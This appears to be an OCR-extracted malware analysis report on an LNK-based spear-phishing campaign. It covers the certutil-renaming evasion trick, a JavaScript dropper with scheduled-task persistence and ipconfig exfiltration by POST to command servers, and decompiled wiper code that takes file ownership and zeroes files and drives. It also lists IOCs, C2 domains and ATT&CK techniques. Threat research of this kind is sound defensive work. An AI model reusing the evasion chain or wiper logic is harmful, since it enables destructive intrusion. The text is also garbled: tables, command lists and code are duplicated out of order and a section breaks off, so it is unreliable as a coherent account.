Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

